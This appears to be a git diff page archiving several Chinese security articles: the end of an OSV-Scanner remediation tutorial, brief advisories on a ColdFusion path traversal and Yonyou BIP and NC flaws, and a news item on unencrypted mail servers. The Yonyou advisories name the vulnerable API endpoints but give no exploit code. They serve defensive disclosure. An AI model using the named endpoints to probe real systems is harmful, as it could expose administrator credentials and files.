
|
||||
|
||||
图12 两项操作之写入到锁定文件
|
||||
|
||||
没有什么提示就完成了,界面显示剩余0个包可修改,如图13:
|
||||
|
||||
|
||||
|
||||
图13 完成写入剩余0个包可修正
|
||||
|
||||
最后退出界面,指导性纠正过程就完成了。
|
||||
|
||||
在执行前笔者已经备份了 package-lock.json 文件,于是祭出笔者最喜欢的代码比较工具 WinMerge 来比较一下修改前后,如图14:
|
||||
|
||||

|
||||
|
||||
图14 修正前后的锁定文件比较
|
||||
|
||||
最后补充一下,写入操作有可能出现可以理解的失败:
|
||||
|
||||
```
|
||||
Get "https://registry.npmjs.org/semver/6.3.1": net/http: TLS handshake timeout
|
||||
```
|
||||
|
||||
|
||||
懂的都懂。笔者也不啰嗦。
|
||||
|
||||
总之,笔者认为指导性纠正功能是相当有发展潜力的。
|
||||
|
||||
~完~
|
||||
|
||||
注:题头图为笔者自行拍摄。
|
||||
|
||||
|
||||
参考引用:
|
||||
|
||||
[1] Guided Remediation | OSV-Scanner
|
||||
|
||||
https://google.github.io/osv-scanner/experimental/guided-remediation/
|
||||
|
||||
[2] Offline Mode | OSV-Scanner
|
||||
|
||||
https://google.github.io/osv-scanner/experimental/offline-mode/
|
||||
|
||||
[3] GitHub - trichards57/zxcvbn: Low-Budget Password Strength Estimation
|
||||
|
||||
https://github.com/trichards57/zxcvbn.git
|
||||
|
||||
|
||||
**点赞和转发都是免费的**
|
||||
↓
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
还可以看看这些内容:
|
||||
|
||||
[OSV-Scanner 1.3.6 新功能:扫描归集软件包的开源许可证](https://mp.weixin.qq.com/s?__biz=Mzg4Njc0Mjc3NQ==&mid=2247486058&idx=1&sn=c7107e1ed2b413ecb084df42b58d477f&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Git提交钩子触发 OSV-Scanner 漏洞扫描](https://mp.weixin.qq.com/s?__biz=Mzg4Njc0Mjc3NQ==&mid=2247485616&idx=1&sn=c62e61f9e1867f5466558d7d2b8f82b0&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[开源漏洞扫描器 OSV-Scanner 1.3 的新进展](https://mp.weixin.qq.com/s?__biz=Mzg4Njc0Mjc3NQ==&mid=2247485490&idx=1&sn=271b81f6fa536c60b9ea8eac637d4e54&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[OSV-Scanner: Google 研发的开源漏洞扫描器](https://mp.weixin.qq.com/s?__biz=Mzg4Njc0Mjc3NQ==&mid=2247484666&idx=1&sn=c623b5fa38938954abc6daa6ef1af992&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
@@ -0,0 +1,46 @@
|
||||
# 漏洞预警 | Adobe ColdFusion反序列化漏洞
|
||||
浅安 浅安安全 2025-01-03 00:00
|
||||
|
||||
**0x00 漏洞编号**
|
||||
- # CVE-2024-53961
|
||||
|
||||
**0x01 危险等级**
|
||||
- 高危
|
||||
|
||||
**0x02 漏洞概述**
|
||||
|
||||
Adobe ColdFusion是一个快速应用程序开发平台,其运行的CFML针对Web应用的一种脚本语言。
|
||||
|
||||

|
||||
|
||||
**0x03 漏洞详情**
|
||||
###
|
||||
|
||||
**CVE-2024-53961**
|
||||
|
||||
**漏洞类型:**
|
||||
路径遍历
|
||||
|
||||
**影响:**
|
||||
敏感信息泄露
|
||||
|
||||
|
||||
**简述:**
|
||||
Adobe ColdFusion存在路径遍历漏洞,该漏洞可能导致未经身份验证的远程攻击者绕过应用程序的访问限制,从而读取受限目录之外的文件或目录,成功利用该漏洞可能导致敏感信息泄露或系统数据被操纵。
|
||||
|
||||
**0x04 影响版本**
|
||||
- Adobe ColdFusion 2023 <= Update 11
|
||||
|
||||
- Adobe ColdFusion 2021 <= Update 17
|
||||
|
||||
**0x05****POC状态**
|
||||
- 已公开
|
||||
|
||||
**0x06****修复建议**
|
||||
|
||||
**目前官方已发布漏洞修复版本,建议用户升级到安全版本****:**
|
||||
|
||||
https://www.adobe.com/cn/products/coldfusion-family.html
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,41 @@
|
||||
# 漏洞预警 | 用友BIP信息泄露漏洞
|
||||
浅安 浅安安全 2025-01-03 00:00
|
||||
|
||||
**0x00 漏洞编号**
|
||||
- # 暂无
|
||||
|
||||
**0x01 危险等级**
|
||||
- 高危
|
||||
|
||||
**0x02 漏洞概述**
|
||||
|
||||
用友BIP是以数智平台+十大领域的场景服务+大规模生态为基本产品形态的融合服务群。
|
||||
|
||||

|
||||
|
||||
**0x03 漏洞详情**
|
||||
###
|
||||
|
||||
**漏洞类型:**
|
||||
信息泄露
|
||||
|
||||
**影响:**
|
||||
获取敏感信息
|
||||
|
||||
**简述:**
|
||||
用友BIP的/bi/api/Portal/GetUserList和/bi/api/SemanticModel/GetOlapConnectionList接口存在信息泄露漏洞,攻击者可利用该漏洞获取管理员的账号密码相关信息。
|
||||
|
||||
**0x04 影响版本**
|
||||
- 用友BIP
|
||||
|
||||
**0x05****POC状态**
|
||||
- 已公开
|
||||
|
||||
**0x06****修复建议**
|
||||
|
||||
**目前官方已发布漏洞修复版本,建议用户升级到安全版本****:**
|
||||
|
||||
https://www.yonyou.com/
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,41 @@
|
||||
# 漏洞预警 | 用友NC XML实体注入漏洞
|
||||
浅安 浅安安全 2025-01-03 00:00
|
||||
|
||||
**0x00 漏洞编号**
|
||||
- # 暂无
|
||||
|
||||
**0x01 危险等级**
|
||||
- 高危
|
||||
|
||||
**0x02 漏洞概述**
|
||||
|
||||
用友NC是一款企业级ERP软件。作为一种信息化管理工具,用友NC提供了一系列业务管理模块,包括财务会计、采购管理、销售管理、物料管理、生产计划和人力资源管理等,帮助企业实现数字化转型和高效管理。
|
||||
|
||||

|
||||
|
||||
**0x03 漏洞详情**
|
||||
###
|
||||
|
||||
**漏洞类型:**
|
||||
XML实体注入
|
||||
|
||||
**影响:**
|
||||
获取敏感信息
|
||||
|
||||
**简述:**
|
||||
用友NC的/uapws/service/nc.pubitf.rbac.IUserPubServiceWS接口存在XML实体注入漏洞,未经身份验证攻击者可通过该漏洞读取系统重要文件、数据库配置文件等等,导致网站处于极度不安全状态。
|
||||
|
||||
**0x04 影响版本**
|
||||
- 用友NC
|
||||
|
||||
**0x05****POC****状态**
|
||||
- 已公开
|
||||
|
||||
**0x06****修复建议**
|
||||
|
||||
**目前官方已发布漏洞修复版本,建议用户升级到安全版本****:**
|
||||
|
||||
https://www.yonyou.com/
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,50 @@
|
||||
# 超300万台未加密邮件服务器暴露,用户数据面临严重威胁!
|
||||
原创 网空闲话 网空闲话plus 2025-01-02 23:09
|
||||
|
||||
据BleepingComputer网站2025年1月2日引述网络安全监控平台ShadowServer报告的数据,称报告揭示了一个令人震惊的事实:全球超过300万台未启用TLS加密的POP3和IMAP邮件服务器暴露在互联网上,用户数据正面临严重的嗅探攻击风险。这些服务器在传输邮件内容和登录凭据时,均以明文形式发送,使得黑客可以轻松截获敏感信息。依据ShadowServer的统计数据,我国也有39K个这种未加密的邮件服务器。
|
||||
|
||||

|
||||
|
||||
未加密的隐患
|
||||
|
||||
**IMAP和POP3是两种常见的邮件访问协议,分别适用于多设备同步和单设备下载。然而,如果未启用TLS加密,这些协议在传输过程中会将用户名、密码和邮件内容以明文形式暴露,极易被网络嗅探工具捕获。ShadowServer的扫描结果显示,约有330万台主机正在运行未加密的POP3/IMAP服务,用户隐私和数据安全岌岌可危。**
|
||||
|
||||
**这些服务器主要公布在美国、德国、波兰、日本、荷兰、法国等欧美国家。**
|
||||
|
||||

|
||||
|
||||
**ShadowServer的警告**
|
||||
|
||||
**ShadowServer已开始通知相关邮件服务器运营商,提醒他们尽快启用TLS加密,或将服务移至VPN后以增强安全性。报告强调,未加密的服务器不仅面临嗅探攻击,还可能成为密码猜测攻击的目标,进一步加剧安全风险。**
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**TLS加密的重要性**
|
||||
|
||||
**TLS(传输层安全)协议是保护网络通信的关键技术。自1999年TLS 1.0发布以来,该协议已多次升级,最新版本TLS 1.3于2018年推出,提供了更高的安全性和性能。**
|
||||
|
||||
2018年10月,微软、谷歌、苹果和 Mozilla在一份联合声明中表示,他们将在 2020年上半年淘汰不安全的TLS 1.0和TLS 1.1协议。微软从 2020 年 8 月开始在最新的 Windows 10 Insider 版本中默认启用TLS 1.3 。
|
||||
|
||||
2021年1月,美国国家安全局还提供了有关识别和用现代、安全的替代方案替换过时的TLS 协议版本和配置的指导。美国国家安全局表示:“过时的配置可以让对手使用各种技术访问敏感的操作流量,比如被动解密和通过中间人攻击修改流量。”“攻击者可以利用过时的传输层安全性 (TLS) 协议配置来访问敏感数据,只需很少的技能。”
|
||||
|
||||
**如何应对?**
|
||||
|
||||
**对于邮件服务器运营商,ShadowServer建议立即启用TLS支持,并评估是否需要将服务移至VPN后。对于普通用户,建议使用支持TLS加密的邮件客户端,并定期更换密码以降低风险。**
|
||||
|
||||
**网人闲语:网络安全威胁日益严峻的今天,未加密的邮件服务器无异于“裸奔”,你的邮箱口令已经处于高度危险之中。无论是企业还是个人,都应高度重视数据安全,及时采取防护措施。ShadowServer的报告再次敲响了警钟:网络安全无小事,防范未然是关键!**
|
||||
|
||||
****
|
||||
**参考资源**
|
||||
|
||||
**1、https://www.bleepingcomputer.com/news/security/over-3-million-mail-servers-without-encryption-exposed-to-sniffing-attacks/**
|
||||
|
||||
**2、https://www.shadowserver.org/what-we-do/network-reporting/vulnerable-imap-report/**
|
||||
|
||||
**3、https://www.shadowserver.org/what-we-do/network-reporting/vulnerable-pop3-report/**
|
||||
|
||||
Reference in new issue
Block a user